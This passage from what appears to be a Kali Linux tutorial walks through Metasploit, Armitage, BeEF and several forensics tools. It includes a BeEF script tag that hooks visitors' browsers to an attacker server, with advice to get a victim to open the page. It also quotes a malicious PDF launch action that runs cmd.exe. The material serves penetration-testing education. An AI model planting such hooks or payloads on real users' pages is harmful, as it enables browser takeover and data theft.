
In this chapter, we will learn about the various exploitation tools offered by Kali Linux.

Metasploit


As we mentioned before, Metasploit is a product of Rapid7 and most of the resources can be found on their web page <https://www.metasploit.com>. It is available in two versions - commercial and free edition. The differences between these two versions is not much hence, in this case we will be using the Community version (free).

As an Ethical Hacker, you will be using "Kali Distribution" which has the Metasploit community version embedded, along with other ethical hacking tools which are very comfortable by saving time of installation. However, if you want to install as a separate tool it is an application that can be installed in the operating systems like Linux, Windows and OS X.

First, open the Metasploit Console in Kali. Then, go to Applications -> Exploitation Tools -> Metasploit.



After it starts, you will see the following screen, where the version of Metasploit is underlined in red.



```

Terminal
File Edit View Search Terminal Help
. . . ;@ ; . . .
. " @@@@ ' . '@@ @@@@ @@@@ ' . '@@@@ "
' - . @@@@ @@@@ @@@@ @@@@ @@@@ @; @;
` . @@@@ @@@@ @@@@ @@@@ @@@@ @@@@ @;
" - ' . @@ - . @ @ , ' - . ' - "
" . @' ; @ @ ` . ; '
| @@@@ @@@ @ @
` @@@ @ @ @
` . @@@ @ @ :
` . @ @ @
( _ 3 C _ )
;@' . _ * , . ' / | -- \ Metasploit! \
` ( . . . . / ) / | -- \ Metasploit! \
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[ metasploit v4.11.8- ]
+ -- --=[ 1519 exploits - 880 auxiliary - 259 post      ]
+ -- --=[ 437 payloads - 38 encoders - 8 nops        ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```

In the console, if you use help or ? symbol, it will show you a list with the commands of MSP along with their description. You can choose based on your needs and what you will use.



```

* -- --=[ 437 payloads - 38 encoders - 8 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp

msf > help
Core Commands
=====
Command      Description
-----
?            Help menu
advanced     Displays advanced options for one or more modules
back         Move back from the current context
banner       Display an awesome metasploit banner
cd           Change the current working directory
color         Toggle color
connect      Communicate with a host
edit         Edit the current module with $VISUAL or $EDITOR
exit         Exit the console
get          Gets the value of a context-specific variable
getg        Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
info         Displays information about one or more modules
irb          Drop into irb scripting mode
jobs         Displays and manages jobs
kill         Kill a job
load         Load a framework plugin
loadpath     Searches for and loads modules from a path
makerc       Save commands entered since start to a file
options      Displays global options or for one or more modules
popm        Pops the latest module off the stack and makes it active
previous    Sets the previously loaded module as the current module
pushm       Pushes the active or list of modules onto the module stack
quit        Exit the console

```

Another important administration command is **msfupdate** which helps to update the metasploit with the latest vulnerability exploits. After running this command in the console, you will have to wait several minutes until the update is complete.

```
msf > msfupdate
[*] exec: msfupdate

[*]
[*] Attempting to update the Metasploit Framework...
[*]

[*] Checking for updates via the APT repository
[*] Note: expect weekly(ish) updates using this method
[*] Updating to version 4.12.15-0kali2
Reading package lists...
Building dependency tree...
Reading state information...
The following additional packages will be installed:
  libruby2.3 ruby-did-you-mean ruby-net-telnet
Suggested packages:
  clamav clamav-daemon
The following NEW packages will be installed:
  libruby2.3 ruby-did-you-mean ruby-net-telnet
The following packages will be upgraded:
  metasploit-framework
1 upgraded, 3 newly installed, 0 to remove and 1569 not upgraded.
Need to get 68.6 MB of archives.
After this operation, 56.7 MB of additional disk space will be used.
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 ruby-did-you-mean all 1.0.0-2 [11.2 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 ruby-net-telnet all 0.1.1-2 [12.5 kB]
Get:3 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 libruby2.3 amd64 2.3.1-5 [3,093 kB]
Get:4 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 metasploit-framework amd64 4.12.15-0kali2 [65.5 MB]
Reading changelogs...
```

It has a good command called “Search” which you can use to find what you want as shown in the following screenshot. For example, I want to find exploits related to Microsoft and the command can be **msf >search name:Microsoft type:exploit**.

Where “search” is the command, “name” is the name of the object that we are looking for, and “type” is what kind of script we are looking for.

```
msf > search name:microsoft type:exploit
Matching Modules
=====
Name                                     Disclosure Date   Rank      Description
----                                     -----
auxiliary/admin/http/ifs_auth_bypass          2010-07-02   normal    MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
auxiliary/admin/kerberos/ms14_068_kerberos_checksum 2014-11-18   normal    MS14-068 Microsoft Kerberos Checksum Validation Vulnerability
auxiliary/admin/ms/ms08_059_his2006           2008-10-14   normal    Microsoft Host Integration Server 2006 Command Execution Vulnerability
auxiliary/admin/mssql/mssql_enum              normal      Microsoft SQL Server Configuration Enumerator
auxiliary/admin/mssql/mssql_enum_domain_accounts  normal      Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_domain_accounts_sql  normal      Microsoft SQL Server SQL SUSER_SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_sql_logins    normal      Microsoft SQL Server SUSER_SNAME SQL Logins Enumeration
auxiliary/admin/mssql/mssql_escalate_dbowner   normal      Microsoft SQL Server Escalate Db Owner
auxiliary/admin/mssql/mssql_escalate_dbowner_sql  normal      Microsoft SQL Server SQLi Escalate Db Owner
auxiliary/admin/mssql/mssql_escalate_execute_as  normal      Microsoft SQL Server Escalate EXECUTE AS
auxiliary/admin/mssql/mssql_escalate_execute_as_sql  normal      Microsoft
```

Another command is "info". It provides the information regarding a module or platform where it is used, who is the author, vulnerability reference, and the payload restriction that this can have.

```
if auxiliary(iis_auth_bypass) > info auxiliary/admin/http/iis_auth_bypass

    Name: MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
    Module: auxiliary/admin/http/iis_auth_bypass
    License: Metasploit Framework License (BSD)
    Rank: Normal
    Disclosed: 2010-07-02

    provided by:
    Soroush Dalili
    sinn3r <sinn3r@metasploit.com>

   asic options:
    Name      Current Setting  Required  Description
    Proxies          no        A proxy chain of format type:host[ptype]:port[,...]
    RHOST          yes        The target address
    RPORT          80        yes        The target port
    SSL            false      no        Negotiate SSL/TLS for outgoing connections
    TARGETURI       /        yes        The URI directory where basic auth is enabled
    VHOST          /        no        HTTP server virtual host


    description:
    This module bypasses basic authentication for Internet Information
    Services (IIS). By appending the NTFS stream name to the directory
    name in a request, it is possible to bypass authentication.

    references:
    http://cvedetails.com/cve/2010-2731/
    http://www.osvdb.org/66160
    http://technet.microsoft.com/en-us/security/bulletin/MS10-065
    http://soroush.secproject.com/blog/2010/07/iis5-1-directory-authentication-bypass-by-using-i30index_allocation
```


Armitage

Armitage GUI for metasploit is a complement tool for metasploit. It visualizes targets, recommends exploits, and exposes the advanced post-exploitation features.

Let's open it, but firstly metasploit console should be opened and started. To open Armitage, go to Applications -> Exploit Tools -> Armitage.



Click the **Connect** button, as shown in the following screenshot.




When it opens, you will see the following screen.




Armitage is user friendly. The area "Targets" lists all the machines that you have discovered and you are working with, the hacked targets are red in color with a thunderstorm on it.

After you have hacked the target, you can right-click on it and continue exploring with what you need to do such as exploring (browsing) the folders.



In the following GUI, you will see the view for the folders, which is called console. Just by clicking the folders, you can navigate through the folders without the need of metasploit commands.

On the right side of the GUI, is a section where the modules of vulnerabilities are listed.



BeEF

BeEF stands for **Browser Exploitation Framework**. It is a penetration testing tool that focuses on the web browser. BeEF allows the professional penetration tester to assess the actual security posture of a target environment using client-side attack vectors.

First, you have to update the Kali package using the following commands:

```

root@kali:/# apt-get update

root@kali:/# apt-get install beef-xss

```

To start, use the following command:

```
root@kali:/# cd /usr/share/beef-xss
root@kali:/# ./beef
```



```
root@kali:/usr/share/beef-xss# ./beef
[16:36:23][*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[16:36:23][*] Browser Exploitation Framework (BeEF) 0.4.4.5-alpha
[16:36:23]   | Twit: @beefproject
[16:36:23]   | Site: http://beefproject.com
[16:36:23]   | Blog: http://blog.beefproject.com
[16:36:23]   | Wiki: https://github.com/beefproject/beef/wiki
[16:36:23][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[16:36:23][*] BeEF is loading. Wait a few seconds...
[16:36:24][*] 10 extensions enabled.
[16:36:24][*] 171 modules enabled.
[16:36:24][*] 2 network interfaces were detected.
[16:36:24][+] running on network interface: 127.0.0.1
[16:36:24]   | Hook URL: http://127.0.0.1:3000/hook.js ← The endpoint for the browser
[16:36:24]   | UI URL: http://127.0.0.1:3000/ui/panel
[16:36:24][+] running on network interface: 192.168.1.101
[16:36:24]   | Hook URL: http://192.168.1.101:3000/hook.js ← The endpoint for the browser
[16:36:24]   | UI URL: http://192.168.1.101:3000/ui/panel ← Correct host of browser
[16:36:24][*] RESTful API key: 13a8d24a6fa9d403c6960fc5e03a5796d4688cd
[16:36:24][*] HTTP Proxy: http://127.0.0.1:6789
[16:36:24][*] BeEF server started (press control+c to stop)
```

Open the browser and enter the username and password: **beef**.




The BeEF hook is a JavaScript file hosted on the BeEF server that needs to run on client browsers. When it does, it calls back to the BeEF server communicating a lot of information about the target. It also allows additional commands and modules to be ran against the target. In this example, the location of **BeEF** hook is at <http://192.168.1.101:3000/hook.js>.

In order to attack a browser, include the JavaScript hook in a page that the client will view. There are a number of ways to do that, however the easiest is to insert the following into a page and somehow get the client to open it.

```
<script src="http://192.168.1.101:3000/hook.js"
type="text/javascript"></script>
```

Once the page loads, go back to the BeEF Control Panel and click “Online Browsers” on the top left. After a few seconds, you should see your IP address pop-up representing a hooked browser. Hovering over the IP will quickly provide information such as the browser version, operating system, and what plugins are installed.



To remotely run the command, click the “Owned” host. Then, on the command click the module that you want to execute, and finally click “Execute”.

Module Tree	Module Results History	Man-In-The-Browser
<ul style="list-style-type: none"> Browser (43) Chrome Extensions (6) Debug (8) Exploits (48) Host (15) IPEC (6) Metasploit (0) Misc (7) Network (9) <ul style="list-style-type: none"> DNS Enumeration DOSer Detect Social Networks Detect Tor IRC NAT Pinning Ping Sweep Port Scanner Fingerprint Network Ping Sweep (Java) Persistence (4) Phonegap (15) Social Engineering (10) 	<p>The results from executed command modules will be listed here.</p>	<p>Description: This module will use a Man-In-The-Browser attack to ensure that the BeEF hook will stay until the user leaves the domain (manually changing it in the URL bar)</p>


Linux Exploit Suggester

It suggests possible exploits given the release version '**uname -r**' of the Linux Operating System.

To run it, type the following command:

```
root@kali:/usr/share/linux-exploit-suggester# ./Linux_Exploit_Suggester.pl -k  
3.0.0
```

3.0.0 is the kernel version of Linux OS that we want to exploit.




7. Kali Linux – Forensics Tools

In this chapter, we will learn about the forensics tools available in Kali Linux.

p0f

p0f is a tool that can identify the operating system of a target host simply by examining captured packets even when the device in question is behind a packet firewall. P0f does not generate any additional network traffic, direct or indirect; no name lookups; no mysterious probes; no ARIN queries; nothing. In the hands of advanced users, P0f can detect firewall presence, NAT use, and existence of load balancers.

Type “**p0f - h**” in the terminal to see how to use it and you will get the following results.



```
/p0f: invalid option -- 'h'  
Usage: p0f [ ...options... ] [ 'filter rule' ]  
  
Network interface options:  
  -i iface  - listen on the specified network interface ←  
  -r file   - read offline pcap data from a given file  
  -p        - put the listening interface in promiscuous mode  
  -L        - list all available interfaces  
  
Operating mode and output settings:  
  -f file   - read fingerprint database from 'file' (p0f.fp)  
  -o file   - write information to the specified log file  
  -s name   - answer to API queries at a named unix socket  
  -u user   - switch to the specified unprivileged account and chroot  
  -d        - fork into background (requires -o or -s)
```

It will list even the available interfaces.

```
-- Available interfaces --

0: Name      : eth0
  Description : -
  IP address  : 192.168.1.9

1: Name      : nflog
  Description : Linux netfilter log (NFLOG) interface
  IP address  : (none)

2: Name      : any
  Description : Pseudo-device that captures on all interfaces
  IP address  : (none)


3: Name      : lo
  Description : "the quieter you become, the more you are able to hear"
  IP address  : 127.0.0.1
```

Then, type the following command: "**p0f -i eth0 -p -o filename**".

Where the parameter "-i" is the interface name as shown above. "-p" means it is in promiscuous mode. "-o" means the output will be saved in a file.

```
root@kali:~# p0f -i eth0 -p -o /root/Desktop/my.log
```

Open a webpage with the address 192.168.1.2



From the results, you can observe that the Webserver is using apache 2.x and the OS is Debian.

pdf-parser

pdf-parser is a tool that parses a PDF document to identify the fundamental elements used in the analyzed pdf file. It will not render a PDF document. It is not recommended for text book case for PDF parsers, however it gets the job done. Generally, this is used for pdf files that you suspect has a script embedded in it.

The command is:

```
pdf-parser -o 10 filepath
```

where "-o" is the number of objects.

```
root@kali:~# pdf-parser -o 10 /root/Desktop/1.pdf
obj 10 0
Type: /Action
Referencing:
<<
/S /Launch
```

As you can see in the following screenshot, the pdf file opens a CMD command.

```
/F (cmd.exe)
/D '(c:\\\\windows\\\\system32)'
/P (
/Q '/C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd
/Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(if e
xist "Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\\\temp
late.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis
 Documentos"))&(start template.pdf)\n\n\n\n\n\n\n\nTo view the encrypted con
tent please tick the "Do not show this message again" box and press Open.)'
>>
>>
```

Dumpzilla

Dumpzilla application is developed in Python 3.x and has as a purpose to extract all forensic interesting information of Firefox, Iceweasel, and Seamonkey browsers to be analyzed.

ddrescue

It copies data from one file or block device (hard disc, cdrom, etc.) to another, trying to rescue the good parts first in case of read errors.

The basic operation of ddrescue is fully automatic. That is, you don't have to wait for an error, stop the program, restart it from a new position, etc.

If you use the mapfile feature of ddrescue, the data is rescued very efficiently (only the needed blocks are read). Also, you can interrupt the rescue at any time and resume it later at the same point. The mapfile is an essential part of ddrescue's effectiveness. Use it unless you know what you are doing.

The command line is :

```
dd_rescue infopath outpath
```

